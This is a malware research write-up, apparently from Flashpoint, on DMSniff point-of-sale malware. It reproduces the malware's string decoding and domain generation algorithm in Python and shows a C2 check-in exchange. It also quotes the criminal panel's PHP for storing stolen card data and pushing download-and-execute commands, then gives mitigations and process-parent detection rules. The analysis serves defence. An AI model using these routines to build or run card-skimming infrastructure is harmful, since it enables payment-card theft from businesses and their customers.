By Jason Reaves & Joshua Platt

Point-of-sale malware previously only privately sold has been used in breaches of small- and medium-sized businesses in the restaurant and entertainment industries. The malware, known as DMSniff, also uses a domain generation algorithm (DGA) to create lists of command-and-control domains on the fly. This technique is valuable to an attacker because if domains are taken down by law enforcement, technology companies, or hosting providers, the malware can still communicate and receive commands or share stolen data.

Researchers at Flashpoint believe the use of a DGA is rarely seen in the realm of POS malware.

Point-of-sale malware continues to plague industries such as food services and hospitality where older and unsupported systems remain prevalent, especially in small- and medium-sized companies. In these environments where card-present transactions are king, criminals have been relentless in targeting these vulnerable devices. Data from last year's Verizon Data Breach Investigations Report indicates that point-of-sale terminals were the second most-attacked network asset behind database servers.

Most often, the malware scrapes Track 1 and Track 2 data from a credit card when it's swiped through a terminal, before it is encrypted and sent to a payment processor. Attackers may either physically tamper with a POS device to install the malware, or can exploit a vulnerability over the network to infect a device.

As for DMSniff, it appears to have flown under the radar for at least four years, and has been actively used since at least 2016. Flashpoint analysts believe attackers using DMSniff could be gaining an initial foothold on devices either by using brute-force attacks against SSH connections, or by scanning for vulnerabilities and exploiting those.


Below, we share some technical details on the malware and corresponding panel code. We also share some possible mitigations and links to indicators of compromise.

Diving Into DMSniff

DMSniff uses multiple techniques in order to protect itself and its command-and-control (C2) communications from researchers and law enforcement. The first technique is a simple string-encoding routine, below, designed to hide its strings. This shields the malware's capabilities from detection, making it difficult for researchers to learn its capabilities.

Image 1: The string encoding used by DMSniff.

A pseudocode Python-based implementation of this can be found below:




```
def decode(addr,key):
    out = ""
    l = Word(addr)
    hc = Byte(addr+2)
    s = addr+3
    for i in range(l):
        temp = Byte(s+i)
        temp ^= key[(i+3) % len(key)]
        temp ^= hc
        out += chr(temp)
    return out
```

Image 2: The pseudocode Python-based implementation of the string encoding.

Using this, Flashpoint decoded select strings, which can be downloaded below. Another technique used by this malware is a DGA that allows it to resist takedowns and bypass trivial blocking mechanisms.

Image 3: The malware's initial DGA.

The DGA is based on a number of hardcoded values; in the samples researchers have found, the first two characters of the generated domains are hardcoded in the bot. Researchers have found 11 variants of this DGA so far, all structured in the same algorithm, but with variable first two letters and hardcoded multiply values in the algorithm.




Image 4: Pseudocode for the domain generation algorithm.

The bot loops through the domain generation while rotating through a list of top-level domains (TLDs) — e.g .in, .ru, .net, .org, .com—until it finds a server it can talk to. The data that was harvested by the bot to create a hostid is then sent off inside the user-agent.

```
def check_size(val):
    if val > 0x18:
        val >>= 1
    return val

def dga(seed):
    out = ""
    i = check_size(seed)
    out += chr(i+0x61)
    i = check_size(3 * seed)
    out += chr(i+0x61)
    i = check_size(5 * seed)
    out += chr(i+0x61)
    i = check_size(7 * seed)
    out += chr(i+0x61)
    i = check_size(0xb * seed)
    out += chr(i+0x61)
    i = check_size(0xd * seed)
    out += chr(i+0x61)
    return out


if __name__ == "__main__":
    print('al'+dga(1))
```

```
GET /index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 11.0; DSNF_2768=NT6.1.76016.1.76
01-C386B17D.ENU.26F427F6-736680-955904-14CC1624=)
Connection: Keep-Alive
Host: alfpmrnq.org

HTTP/1.1 200 OK
Date: Mon, 11 Sep 2017 15:52:10 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 174
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
<head><title>Error</title></head>
<body>
<!-vqns->This Account Has Been Suspended.<br>
Either the domain has been overused, or reseller ran out of resources.<br>
```

Image 5: Malware check-in example.

It is worth noting the fake response, which pretends to be an error. There is also some data in the response that is commented out as "vqns"; this is verified by the bot to determine whether it is a real C2 domain.

Image 6: Malware code for parsing comment block.

For the data theft portion of the POS, the bot is simplistic because it comes with an onboard list of process names to avoid; it will use this list while looping through the process tree. Each time it finds an interesting process, it will loop through the memory sections to attempt to find a credit card number. Once a number is found, the bot will take the card data and some of the surrounding memory, packages it, and sends it to the C2.




Image 7: Redacted DMSniff panel, bot overview.

After a report on the stolen data has been downloaded or reviewed, it is deleted from the panel, meaning the stolen data is being exfiltrated somewhere else either to store or sell.

Below is the PHP code from the panel
responsible for deleting reports after being sent:

```
//- del all sent

 $das = $_GET['das'];

 if (!empty($das))

{

 $dh = opendir($dirn);
```

```
 if (!$dh) { echo "cant open
dir"; die(); }

 while (($file = readdir($dh)) !==
false)

 {

  if ($file[0] != 'd') continue;

  if ($file[1] != '_') continue;

  if (!strpos($file,".SENTOK"))
continue;

  if (defined("MARKER"))

  {

   $exp=explode('_',$file);

   if ($exp[1] != MARKER) continue;

  }

  unlink($file);

 }

}
```

From the panel, an entry of the XOR value needed to unlock the report is added; the panel will then verify the data. As of this writing, all identified panels and bots use the same single byte XOR key of '0xd' or '13.'




Image 8: Redacted DMSniff report data overview for retrieving stolen data in the panel.

Stolen data files are based on the bot data and a marker value:

```
$filedst = DMPPATH.'/d_'.$mrk.'_'.$realip.'_'.mktime();
```

The marker value is at most 0-2 in length:

```
$mrk    = $_GET['m'];

if (strlen($mrk) > 2) die(); // hack
protection
```

This is also where the .upl files are created to signify the bot has uploaded data:

```
$fnm = my_base64_encode($exp[1]);
$f = fopen(INFOPATH.$fnm.'.upl',"w");
$data = mktime().'l'.$exp[1].'l'.$realip.'l';
fputs($f,$data);
fclose($f);
```

If all is successful for the uploader, an <!-OK-> is returned:

```
if
($filear["error"][0] == 0) echo "<!-OK->";
```

Panel code to parse bot checkin:

```
$ua  = getenv('HTTP_USER_AGENT');

$pos = strpos($ua,'DSNF_');
```

The returned data from this is a string-encoded version of the PID (Process Identifier) with every digit having "a" added to it and hardcoded mul values similar to the DGA and stored in a fake 404 page in a comment.

```
$tmp = substr($ua,$pos+5);

$exp = explode(')',$tmp);

$pid = $exp[0];

echo
"<!-".chr(97+ToRange($pid)).chr(97+ToRange(3*$pid)).chr(97+ToRange(5*$pid)).chr(97+ToRange(7*$pid))."-
>";
```

If a shell command has been set via a .prt file, then another comment will be added:

```
// shl cmd

 if (file_exists(INFOPATH.$fnm.'.prt') )

 {

  $shl =
file_get_contents(INFOPATH.$fnm.'.prt');

  $exp = explode('l',$shl);
```

```
  echo
"<!-#".$exp[0]."->";

 }

}
```

This will have the ip:port for the bot to connect to and download and execute files. The bot uses FTP to accomplish this action of downloading secondary files.

Conclusion

DMSniff is another name in a growing list of evolving threats for the point-of-sale malware world. During our research we found that this malware was primarily utilized to target small to medium sized businesses such as restaurants and theaters. It also contains a domain generation algorithm, something that is rare to see in point-of-sale malware

Mitigations

Flashpoint recommends organizations regularly update all attack surface appliances. The suspected infection avenue is SSH brute forcing (low confidence) and common exploit scanners (low confidence). Host-based detections for the following file could also be beneficial:

dmsnf.cfg

Also monitoring for abnormal Windows processes execution, such as the following:

Image="*csrss.exe" AND (ParentImage!="*system" OR ParentImage!="*smss.exe")

Image="*lsass.exe" AND ParentImage!="*wininit.exe"

As with all host-based indicators, additional tuning may be needed depending on the environment.

Attachments & Downloads

• To download the indicators of compromise (IOCs) for DMSniff, click here.

• To download the decoded strings for DMSniff, click here.

Jason Reaves

Principal Threat Researcher

Jason Reaves is a Principal Threat Researcher at Flashpoint who specializes in malware reverse-engineering. He has spent the majority of his career tracking threats in the Crimeware domain, including reverse-engineering data structures and algorithms found in malware in order to create automated frameworks for harvesting configuration and botnet data. Previously, he worked as a software developer and unix administrator in the financial industry and also spent six years in the U.S. Army. Jason holds multiple certifications related to reverse-engineering and application exploitation and has published numerous papers on topics such as writing malware scripts pretending to be a bot, unpackers, configuration data harvesters and covert channel utilities. He enjoys long walks in IDA and staring at RFCs for hours.

Joshua Platt

Principal Threat Researcher

Joshua Platt is a Principal Threat Researcher at Flashpoint who specializes in investigating complex financial crimeware families. As a former network security engineer, he first began reversing malware while working in the financial services industry nearly 10 years ago. Joshua graduated from the University of North Texas with a B.S. in criminal justice and has earned multiple certifications within the security industry related to reverse engineering and penetration testing.